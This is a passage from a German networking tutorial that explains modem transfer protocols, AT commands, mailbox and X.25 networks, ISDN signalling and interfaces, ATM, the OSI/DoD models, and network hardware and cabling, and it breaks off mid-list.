- **Zmodem:** Von Chuck Forsberg 1988 entwickeltes Protokoll, bei dem der Sender ein oder mehrere Pakete bereits im voraus sendet, ohne die Bestätigung des Empfängers für den voherigen Block abzuwarten. Bei Fehlern werden die Pakete ab dem fehlerhaften Block wiederholt. Sieben Codes, u.a. XON und XOFF, werden in eine 2-Zeichen-Sequenz umcodiert (Escaping).

Beim ursprünglichen Xmodem-Protokoll entstehen deutliche Pausen im Datenfluss, weil der jeweils nächste Datenblock erst gesendet wird, wenn eine Bestätigung für den vorherigen eingetroffen ist. Bei MNP- oder V.42-Modems wird dieser Effekt sogar noch verstärkt, da solche Modems einen Datenblock erst weitergeben, sobald ihr eigener Blockpuffer voll ist oder einige Millisekunden keine neuen Daten vom PC kamen (ACK = Acknowledge = Bestätigung vom Empfänger). Bei Zmodem und Enhanced Ymodem wird der nächste Block dagegen schon im voraus gesendet, ohne die Bestätigung für den vorherigen abzuwarten; dadurch werden Pausen vermieden und die Daten in kürzerer Zeit übertragen.

Die Anzahl der Pakete, die ohne Abwarten einer Bestätigung gesendet werden, bezeichnet man auch als "Fenstergrösse" (englisch Window Size). Sie ist bei Xmodem und beim herkömmlichen Ymodem 1, bei Enhanced Ymodem 2 und bei Zmodem meist einstellbar. Ab einer Fenstergrösse von 2 kann auch bei merklichen Übertragungs-Laufzeiten ein lückenloser Datenstrom gewährleistet werden. Bei sehr schlechten Verbindungen können kleine Datenpakete zusammen mit einer grösseren Window Size für eine Verbesserung im Fehlerkorrektur-Verhalten sorgen.

Das für den Internet-Zugang verwendete PPP-Verfahren arbeitet wie Zmodem mit einer Fenstergrösse von mehr als 1, und die Paketlänge kann dem verwendeten Übertragungsverfahren angepasst werden (Modem, ISDN, ADSL). Bei X.25-Netzen wie Datex-P, bei ISDN-X.75 sowie bei der modem-internen Fehlerkorrektur MNP/V.42 wird gewöhnlich 7 als Fenstergrösse benutzt, um auch bei langen Antwortzeiten oder kurzen Paketlängen Pausen im Datenstrom zu vermeiden.

Der Standard AT-Befehlssatz

Ist das Modem korrekt angeschlossen, so kann es mit einem Terminal-Programm vom Rechner aus angesprochen werden. Die Steuerung des Modems erfolgt über die sogenannten Hayes Modem **AT-Befehle**.

Man unterscheidet zwischen zwei Modi, dem Kommando-Modus und dem Online-Modus. Im Kommando-Modus werden die Benutzereingaben als Befehle aufgefasst, während im Online-Modus alle Eingaben zur entfernten Gegenseite übertragen werden. Um vom Online-Modus in den Kommando-Modus zu gelangen, ohne die Verbindung zu beenden, muss '+++' eingegeben werden (schnell). Im Kommando-Modus beginnt jeder Befehl mit dem Kommando-Präfix **'AT'**. Daran wird dann der entsprechende Buchstabe und die Parameter gehängt. Auf Leerzeichen wird verzichtet. Um vom Kommando-Modus zurück in einen bestehenden Online-Modus zu gelangen, wird in der Regel der Befehl **'ATO'** verwendet. Zum Anwählen der Nummer 3361767 beispielsweise ergibt sich als Befehl 'ATD3361767'. Eine AT-Befehlsliste gibt es im Anhang.

Mailbox-Netze

Ein Mailbox-Programm, welches gewöhnlich rund um die Uhr auf einem Rechner läuft, bietet prinzipiell eine Benutzerumgebung und verschiedene Dienste (Menü-Führung, Protokolle, etc.) an, die dazu nötig sind, um Daten für jeden verfügbar zu machen. Das Modem ist entsprechend so konfiguriert, dass es bei einem kommenden Anruf abnimmt (Auto Answer). So kann also ein entfernter Computer anrufen, um Daten auszutauschen. Nach der Einwahl landet man in der Mailbox-Umgebung und kann die Dienste dieser Mailbox nach der Authentifikation nutzen. Die Mailbox-Programme ermöglichen es auch, dass die verschiedenen Benutzer sich untereinander Mails schreiben können (private Mails) und durch Verbündung mehrerer Mailboxen zu einem Netz kann eine Mail auch an einen Benutzer einer anderen Mailbox adressiert werden (öffentliche Mails). So ist 1984 beispielsweise das **FidoNet**, das **MausNet** und das **UseNet** entstanden. Es ist ein nichtkommerzielles Mitteilungs-System, welches ausschliesslich von seinen SysOps (Mailbox-Betreuern) getragen wird und umfasst heute weltweit etwa 18200 Systeme, darunter 4000 in Deutschland. Der Austausch der Mails zwischen den Mailboxen wurde mit dem Polling-Verfahren realisiert. Dabei werden die Mails in den Mailboxen gesammelt und diese rufen sich gegenseitig zu fest abgemachten Zeiten (meist nachts) an, um die gesammelten Mails auszutauschen. Während dieser Zeit kann die Mailbox nicht benutzt werden. Schon damals haben sich Knotenpunkte gebildet und einige Mailboxen übernahmen sogenannte Gateway-Funktionen, das heisst, sie leiteten Mails auch weiter.

Dadurch hat sich der Mail-Verkehr natürlich schnell entwickelt und schon bald war es eine teuere Sache für den Anwender, alle Mails online zu lesen. So ist die Point-Software entstanden. Dabei werden die Mails auf beiden Seiten (Benutzer und Mailbox) gesammelt und auf einmal ausgetauscht. Durch die Benutzung dieses Systems wird man „Point".

X.25-Netze

Ab 1974 begann die CCITT mit der Standardisierung von öffentlichen Datennetzen und ab 1976 boten die Telekommunikationsgesellschaften Dienste entsprechend dem X.25 Standard an. X.25 bezeichnet die Schnittstellennorm des CCITT zur paketorientierten Datenübermittlung. Basierend auf dieser Norm konnte ein weltweites öffentliches Netz, das PSDN (Public Switched Data Network) entstehen, welches aus nationalen Einzel-Netzen besteht. Deshalb heissen die X.25-Netze auch in jedem Land anders. Die Deutsche Telekom hat basierend auf dem X.25-

Standard das **Datex-Netz** gegründet (Data Exchange). Dabei unterscheidet man zwischen **Datex-L** (Leitungsvermitteltes Datenübertragungsnetz), welches nach Zeit abgerechnet wurde und **Datex-P** (Paketvermitteltes Datenübertragungsnetz), welches nach Datenmenge abgerechnet wurde. Ausschlaggebend ist aber, dass man, abgesehen von einer geringen Grundgebühr, lediglich die örtlichen Telefonkosten zum nächsten Einwahlpunkt (PAD, Packet Assembly Disassembly) der Telekom bezahlen musste, um über das Netz auch weit entfernte Mailboxen erreichen zu können, sofern diese einen Datex-Zugang hatten.

Etwa 700000 Mitglieder fanden sich in der bundesweit grössten Mailbox der Telekom, dem **Datex-J**-Dienst (früher **BTX**, **Bildschirm-Text**), welcher Dienste wie Homebanking und Email beinhaltete. In Amerika entstand analog dazu der CompuServe-Dienst, in Frankreich hiess das Netz Transpac, in Spanien CTNE, in Kanada Datapac. Datex-P existiert zwar noch, besetzt aber nur noch wenige Nischen. Bei einer heutigen X.25-Verbindung ist die Netzwerk-Schicht bittransparent (es wird kein Protokoll verwendet).

ISDN (Integrates Services Digital Network)

In der Mitte der 80er Jahre wurde klar, dass durch die ständig ansteigende Nutzung des Fernsprechdienstes eine grundlegende Neukonzeption nötig wurde. Desweiteren wurde klar, dass die bis dahin verwendete analoge Technik auf Dauer zu unwirtschaftlich sein würde. Daraufhin wurde ein digitales, mit weiteren Funktionen versehenes Fernsprechnetz, das ISDN (*Integrated Services Digital Network*), konzipiert. Dabei wurden folgende Ziele verfolgt:

- Das gesamte Netz sollte voll digital sein. Digitale Schnittstellen werden bis zum Endnutzer zur Verfügung gestellt.
- Alte (analoge) Einrichtungen können über Übergangspunkte mit dem Netz verbunden werden.
- Neben dem Fernsprechdient sollen weitere Dienste unterstützt werden.
- Zugänge zu anderen digitalen Diensten sollten geschaffen werden.
- Der Fernsprechdienst soll über weitere Leistungsmerkmale verbessert werden.

Die Vorbereitungen für ISDN begannen in Deutschland um 1982, die ersten regulären Anschlüsse gab es ab 1988 in einigen Grossstädten. Damit war Deutschland international in einer Spitzenposition. ISDN ermöglicht den direkten Anschluss von digital arbeitenden Geräten an das Telefonnetz. Da so wesentlich vielfältigere Dienste über einen Anschluss realisiert werden können, spricht man vom "dienstintegrierenden Netz". Es löste damit zahlreiche Vorgängernetze ab, die Datendienste bereitstellten, z.B. Datex-P, DDV (digitale Standleitung), Telex und Teletext. Heute wird ISDN neben der Telefonie hauptsächlich für die Einwahl ins Internet, zur Verbindung von EDV-Geräten untereinander oder zur Koppelung von LANs verwendet. Einige der für ISDN vorgesehenen Anwendungen, z.B. ISDN-Faxe und Bildtelefonie existieren zwar, fanden aber zumindest bisher keine grosse Verbreitung.

Der normale ISDN-Anschluss stellt zwei Datenkanäle (B-Kanäle) mit je 64 Kbit/s bereit, die mit verschiedenen aber auch der gleichen Gegenstelle verbunden sein können. **Hinzu kommt noch ein Kanal (D-Kanal) mit 16 Kbit/s, der ausschliesslich der Signalisierung dient.** Darüber wird z.B. die anzurufende Telefonnummer übermittelt.

Mit ISDN wurden auch die digitalen Vermittlungsstellen ausgebaut. Die alten Wähler (Geräte zur Leitungsvermittlung) flogen raus und mit den digitalen Vermittlungsstellen kam das MFV (Mehrfrequenz-Wahlverfahren), stanardisiert durch ITU-T-Q.23. Im Fachenglisch heisst diese Tonerzeugung *Dual Tone Multiplexed Frequency (DTMF).* Hierbei benutzt man zwei Töne gleichzeitig mit jeweils mindestens 60 ms Dauer, um eine bestimmte Taste des Telefons zu codieren. Die Tasten kann man sich dabei in einer Matrix aus Spalten und Reihen denken, wobei jeder Spalte und Reihe eine Tonfrequenz zugeordnet ist. Die Frequenzen sind vom CCITT international genormt. Die Tasten A bis D fehlen bei Telefonen normalerweise, da sie netzinternen Steuerungszwecken vorbehalten sind. (Früher konnte man mit einer "Blue Box", die diese Spezialtasten besass in den USA gebührenfrei telefonieren; inzwischen sind diese Funktionen aber in praktisch allen Netzen gesperrt.) Das Impulswahlverfahren (IWV) wird von deutschen Vermittlungsstellen noch unterstützt.

Hz	1209	1336	1477	1633
697	1	2	3	A
770	4	5	6	B
852	7	8	9	C
941	*	0	#	D

Der NTBA

Der NTBA ist teilnehmerseitig installiert und ermöglicht den Anschluss unterschiedlicher ISDN-fähiger Endgeräte an eine ISDN-Vermittlungsstelle des öffentlichen Telefonnetzes. Der Anschluss des NTBAs erfolgt über die U_{K0}-Schnittstelle (2-adrig) zur ISDN-Vermittlungsstelle und der Anschluss eines Endgerätes erfolgt an die international standardisierte S_0-Schnittstelle, um den technischen Aufwand in den einzelnen Endgeräten gering zu halten. An den S_0-Bus können bis zu 8 Endgeräte angeschlossen werden. Seine Gesamtlänge kann bis zu 150m betragen, wenn 8 Geräte angeschlossen sind. Ist nur ein Endgerät angeschlossen, können bis zu 1000m überbrückt werden. Jede Übertragungsrichtung wird über eine Kupferdoppelader des S_0-Busses getrennt übertragen. Um Reflexionen zu verhindern sollen beide Doppeladern durch 100 Ω Abschlusswiderstände abgeschlossen werden. Diese sind bereits im NT eingebaut. Der Anschluss von Endgeräten wird normalerweise über entsprechende ISDN-Steckdosen realisiert. Dabei sind maximal 12 Dosen erlaubt. Die Anschlussschnur des Endgerätes sollte 10m nicht überschreiten. Als Standardstecker wird ein 8-poliger ungeschirmter RJ-45 Stecker verwendet (Western-Plug). Die Übertragung auf dem Bus geschieht mit einer Geschwindigkeit von 192 Kbps. Als Übertragungscode wird der sogenannte **AMI-Code** verwendet. In den Engeräten werden die zu sendenden Daten auf den empfangenen Takt synchronisiert.

Das DSS1-Protokoll

Die Signalisierung im D-Kanal ist für die drei unteren Schichten des OSI-Modelles festgelegt. Das Euro-ISDN Protokoll E-DSS1 basisiert auf den Empfehlungen des ITU-T Protokolls DSS1 (Digital Subscriber Signaling System No. 1).

Die Aufgaben der drei Schichten sind :

- Die Schicht 1 stellt die synchronisierte Übertragung der binären Signale in den Kanälen zwischen Endeinrichtung und Netz gleichzeitig in beide Richtungen sicher (S_0- und U_{K0}-Schnittstelle).
- Die Schicht 2 sichert den Datenaustausch zwischen den Endgeräten und der Teilnehmervermittlungsstelle.
- Die Schicht 3 ist für die eigentliche Signalisierung zwischen den Endeinrichtungen und der Teilnehmervermittlungsstelle verantwortlich. Beispiele hierfür sind: Teilnehmer hat abgehoben (SETUP), Wahl-informationen (INFO), Teilnehmerruf (SETUP), Teilnehmer hat aufgelegt (DISC). Entsprechend den Übermittlungsdiensten kann man drei Vermittlungsarten unterscheiden:
    - leitungsvermittelnde Verbindungen (B-Kanal).
    - paketvermittelnde Verbindungen im B-Kanal.
    - paketvermittelnde Verbindungen im D-Kanal.

Ein Endgerät ist entweder im Betriebszustand oder im Ruhezustand. Aktivierungs- und Deaktivierungsprozeduren unterscheiden sich an den verschiedenen Schnittstellen. An der U-Schnittstelle kommt zusätzlich noch die Steuerung von Prüfschleifen hinzu.

Signal	**Darstellung des Signals**	**von**	**Bedeutung**
INFO S0	kein Signal	TE oder NT	Ruhezustand
INFO S1	+0-0111111	TE	Aktivierung-anforderung
INFO S2	S0-Rahmen mit beiden B-Kanälen, dem D-Kanal und dem A-Bit auf 0 gesetzt.	NT	Aktivierung vorbereitet
INFO S3	S0-Rahmen mit den B- und D-Kanälen auf 1	TE	Aktiviert
INFO S4	S0-Rahmen mit den B- und D-Kanälen auf 1, und E=D und A-Bit auf 1	NT	Aktiviert

CAPI (Common ISDN Application Programming Interface)

Für die **Datenübertragung** gibt es im ISDN, ähnlich wie bei den Modems, Standards, die (ausser X.31) von allen üblichen PC-ISDN-Adaptern unterstützt werden. Die Kennzeichnung wie B2 oder B3 bezieht sich dabei auf die entsprechende Schicht des B-Kanal-Protokolls entsprechend dem OSI-Referenzmodell. Der CAPI-Standard umfasst dabei die Schichten 1 bis 3.

CAPI stellt eine Softwareschnittstelle zwischen ISDN-Anwendungsprogramm und der ISDN-Karte dar. Die CAPI-Software muss im Lieferumfang der ISDN-Karte enthalten sein. Der CAPI Port-Treiber ermöglicht auch die Nutzung von Applikationen, die für den Betrieb mit analogen Modems entwickelt wurden, wie z.B. Faxprogramme oder Terminalprogramme. Auch für die Nutzung von Remote Access Service (RAS) sind die erforderlichen Protokolle einstellbar. Unter Einsatz des virtuellen CAPI Port-Modems ISDN FAX (G3) ist beispielsweise die Fax-Funktionalität von Fax Gruppe 3-Anwendungen nutzbar. Eine Liste der CAPI-Meldungen befindet sich im Anhang.

ATM (Asynchronous Transfer Mode)

ATM (Asynchronous Transfer Mode), auf ISDN-Technologie basierend, ist ein Protokoll für Hochgeschwindigkeits-netzwerke, das auf der Vermittlung kleiner, immer gleich grosser Datenpakete, sogenannter ATM-Zellen basiert. Es wurde 1990 durch das ATM-Forum in Zusammenarbeit mit der CCITT standardisiert und galt Mitte der 90er Jahre als zukünftige Basis der meisten Kernnetze im Weitverkehrsbereich aber auch für den Backbone innerhalb einer Inhouse-Vernetzung. Leider haben jedoch die horrenden Preise für ATM-Hardware den Durchbruch bis heute erschwert. Nun ist mit Gigabit Ethernet eine konkurrenzfähige und preiswertere Alternative, zumindest für die Inhouse-Vernetzung auf dem Markt. Bei Internet Service Providern wird ATM jedoch häufiger eingesetzt, da es dafür sehr leistungsfähige Switches gibt, die einige Terabit pro Sekunde vermitteln können. Auch die übrige Hardware ist für höchste Leistungsfähigkeit ausgelegt. Es ist also damit zu rechnen, dass ATM im Bereich lokaler Netze eher an Bedeutung verliert, während es bei ISPs vermutlich noch für einige Jahre ein wesentlicher Standard (neben anderen) bleiben wird.


Übertragungsprotokolle des Internet

Sehr viele verschiedene Hersteller sind letztendlich dafür verantwortlich, dass die Netzwerk-Technologie so ist wie sie ist. Und doch mussten Gremien, Ausschüsse und Verbände (CCITT, IEEE) immer wieder Richtlinien und Normen festlegen, damit das Ausreifen der Technik nicht zu sehr unter dem Konkurenzverhalten leidet.

Das ISO/OSI- und das DoD-Kommunikationsmodell

Das momentan genutzte Kommunikationsmodell ist das DoD-Modell, auch TCP/IP - Referenzmodell genannt. Es ist aus dem Forschungsnetz ARPANET entstanden, das vom U.S. Department of Defense (DoD) gesponsert wurde. Die Forderung, dass Sender und Empfänger noch kommunizieren können sollen, solange irgendein Kommunikationsweg zwischen ihnen besteht, führte zu einer verbindungslosen "Internet Schicht", deren Aufgabe es ist, Pakete entgegenzunehmen, die in irgendein anderes Netz zu senden sind. Bei dem Entwurf des ebenso bekannten OSI-Modells wollte man ein Kommunikationsmodell hervorbringen, ohne spezifisch auf die technische Realisierung einzugehen, um flexibel zu sein. Es ist ein rein theoretisches Modell, zu dem zwar immer wieder Parallelen zum DoD-Modell gezogen werden können, das aber nicht immer ganz der Realität entspricht. Dabei ging man schichtorientiert vor, sodass die unterste Schicht zunächst ganz primitive Protokolle zur Verfügung stellt, die von der nächsthöheren Schicht verwendet werden können.


In diesem Zusammenhang bezeichnet man als "Protokoll" im wesentlichen einen Kommunikations-Formalismus, der festlegt, wie diese Kommunikation abläuft und entsprechende Funktionen dafür zur Verfügung stellt, die das entsprechende dafür tun. Bei dem Übernanderlegen solcher mehrerer Schichten wird dabei immer mehr abstrahiert, bis schliesslich die Funktionen zur Verfügung gestellt werden können, mit denen der Benutzer selbst arbeitet.



Will sich also ein Computer mit einem anderen verbinden, so werden diese Schichten eine nach der anderen durchlaufen. Wenn der Anwender (entity) eine Verbindung auf der Benutzerebende (= der Anwendungs-Schicht) anfordert, wird die Anfrage an die Host-to-Host-Schicht weitergeleitet. Hier wird der Header (Kopf) in ein Daten-"Paket" eingebaut, dann werden die Daten an die Internet-Schicht weitergegeben. Dort wird der beste Weg für die Übertragung gesucht (Routing). Es werden u.a. die Quell- und Ziel-Adresse (IP) einfügt und es werden in der Sicherungs-Schicht Redundanzen hinzugefügt, damit die Übertragung auf Fehler geprüft werden kann. Die physikalische Schicht stellt die physikalische Verbindung über Netzwerkkabel, Stand- oder Telefonleitung dar. Hier findet die tatsächliche Kommunikation zwischen den Rechnern statt, alle anderen Schichten des Quell- und Zielrechners kommunizieren nur virtuell miteinander.

Kommen die Daten dann beim Empfänger wieder an, zerlegt dieser die Daten-Pakete in umgekehrter Reihenfolge, wie sie zusammengesetzt wurden und jede Schicht entnimmt sich die für sie bestimmte Information, bis schliesslich die eigentlichen zu transportierenden Daten in der Andwenderschicht beim Benutzer ankommen.

Aus der Sicht einer einzelnen Schicht gibt es daher Kopf-Informationen, die für sie bestimmt sind (Header-Informationen) und die ihr sagen, was sie mit den restlichen Informationen machen soll. Da die eigentliche Benutzerinformation mehrere Schichten durchläuft, kommt es zu Verschachtelungen.



Die Bitübertragungs-Schicht (physical Layer)

Aufgabe der Bitübertragungungs-Schicht als unterste Schicht ist es, mechanische, elektrische, funktionelle und prozedurale Mittel bereitzustellen, um eine ungesicherte Systemverbindung zwischen System-Instanzen für eine Bitübertragung aufzubauen, zu erhalten und abzubauen. Dazu gehören also Modems, Telefonleitungen, Vermittlungs-Einrichtungen und die entsprechenden Standards, wie z.B. V.24, X.21, usw. Die Bitübertragungs-Schicht ist ausschliesslich hardwarebezogen.

Netz-Topologien

Man kann zwischen folgenden Netz-Topologien unterscheiden :

- Ring-Netz (Alle Rechner im Kreis geschaltet)
- Stern-Netz (Alle Rechner an eine Hauptstation angeschlossen)
- Bus-Netz (Alle Rechner an eine Leitung, auf der sie senden/empfangen)
- Netz mit Schnittstellen-Vervielfältiger (Hub, entspricht Stern-Netz)
- Netz von Netzen (Internet)

Aktive Hardware-Komponenten des Internet

Um das Internet zu ermöglichen, werden Hardware-Komponenten benötigt, die verschiedene wichtige Aufgaben erfüllen. Die meisten heute in grossen Masstäben verwendeten, aktiven Komponenten sind allerdings Mischformen und können nicht mehr eindeutig als eines der folgend genannten Geräte identifiziert werden :

- Repeater
  Repeater sind Signalverstärker in Netzwerken, die Signale regenerieren, um Ausdehnungsbeschränkungen aufgrund von Signalabschwächung und -verzerrung aufzuheben. Ein Repeater arbeitet auf der Bitübertragungs-Schicht des OSI-Modells. Er ist daher vollkommen protokolltransparent. Ein Repeater hat 3 Modi : Listen mode, Transmit mode, Bypass mode. Er wird häufig bei Ring-Netzen benötigt.

- Hub (Schnittstellen-Vervielfältiger)
  Hubs werden an Endgeräte angeschlossen. Es sind Koppler-Elemente, die Endgeräte sternförmig zusammenschalten, und werden daher auch Sternkoppler genannt. Auch sie protokolltransparent, weiterentwickelte Hubs können aber auch Aufgaben der Sicherungs-Schicht erledigen.

- Bridge
  Eine Bridge (Brücke) filtert und leitet Pakete weiter. Brücken werden zur Informationshaltung und -weiterleitung benötigt. Sie befinden sich zwischen den einzelnen Netzen, die sich physikalisch durchaus unterscheiden können und verbinden diese miteinander. Dabei erledigen sie auch Dolmetscher-Aufgaben, wenn zwei verschiedenartige Netze zusammengeschaltet sind. Welches logische Protokoll (wie IPX, TCP/IP oder NetBeui) zu benutzen ist, wird aber nicht geprüft, alle Pakete werden einfach so wie sie sind weitergereicht.

- Switch
  Ein Switch stellt eine Kreuzung zwischen Hub und Bridge dar. An Switches können ebenfalls Endgeräte angeschlossen werden. Der entscheidende Unterschied liegt aber darin, dass ein Switch Verbindungen zwischen seinen Ports parallel schalten, also dedizierte Verbindungen aufbauen kann. Diese Punkt-zu-Punkt-Verbindungen bilden ein eigenes Netzsegment.

- Proxy


  Ein Proxy verbindet wie ein Router ein lokales Netzwerk mit dem Internet. In der Anwendungs-Software der Workstations (z.B. Browser) ist es jedoch erforderlich, die Proxy-Adresse zu konfigurieren; deshalb ist nicht jede Anwendung für den Proxy-Betrieb geeignet. Teilweise verfügen Proxy-Systeme auch über einen Cache für Internet-Seiten und/oder DNS-Adressen, um diese lokal schneller zur Verfügung zu stellen, wenn sie kurz vorher schon einmal geholt wurden. Ein Proxy ist gewöhnlich als Software auf einem zentralen Server-PC realisiert.

- Firewall
  Eine Firewall erlaubt das Ausfiltern von Netzwerkdaten nach einstellbaren Kriterien, z.B. Sperrung oder Freigabe bestimmter IP-Adressen und Ports, und Verbindungswünsche aus dem Internet werden abgewiesen. Die Firewall kann entweder als Hardware (auch innerhalb eines Routers) oder als Software z.B. auf einem als Proxy dienenden PC realisiert sein.

- Router
  Router erledigen Routing-Aufgaben (Wege-Leitung) und befinden sich, wie Brücken zwischen den Netzen. Eigentlich sind Router der Netzwerk-Schicht zugehörig. Durch sie gibt es in der verbindungslosen "Internet-Schicht" kein Chaos und die Datagramme erreichen ihre Zielorte.

  Router kommunizieren über eigene Protokolle :

  - GGP = Gateway to Gateway Protocol
  - EGP = Exterior Gateway Protocol
  - IGP = Interior Gateway Protocol (z.B. RIP, Hello, EGP, OSFP)
  - BGP = Border Gateway Protocol



Weil diese Protokoll in der obersten Netzwerk-Schicht angesiedelt sind, findet sich eine genauere Beschreibung im entsprechenden Kapitel.

Leitungs-Arten

Um Informationen zu transportieren werden im wesentlichen drei verschiedene Arten von Leitungen verwendet :

- Kupfer-Kabel (Abgeschirmte 2-Draht-Kabel)

  - S/UTP (Screened Unshielded Twisted Pair)
  - S/STP (Screened Shielded Twisted Pair)

- Koax-Kabel


  - 10Base5 (dick)
  - 10Base2 (dünn)
  - 10BaseT (T=Twisted Pair, Cu)

- Glasfaser (LWL = Lichtwellen-Leiter)
  Die Bezeichner der Kabel werden folgendermassen aufgeschlüsselt :
  <Geschw. in Mbps> <Signaltechnik> < * 100m > <Ausdehnung>


Leitungs-Codierung

Wenn es eine direkte physische Verbindung zwischen Sender und Empfänger gibt (Kupfer, Koax), können Daten in verschiederner Weise übertragen werden. Dazu gibt es entsprechende Verfahren :


- Einfachstrom-Verfahren (mit positiver Flanke) :



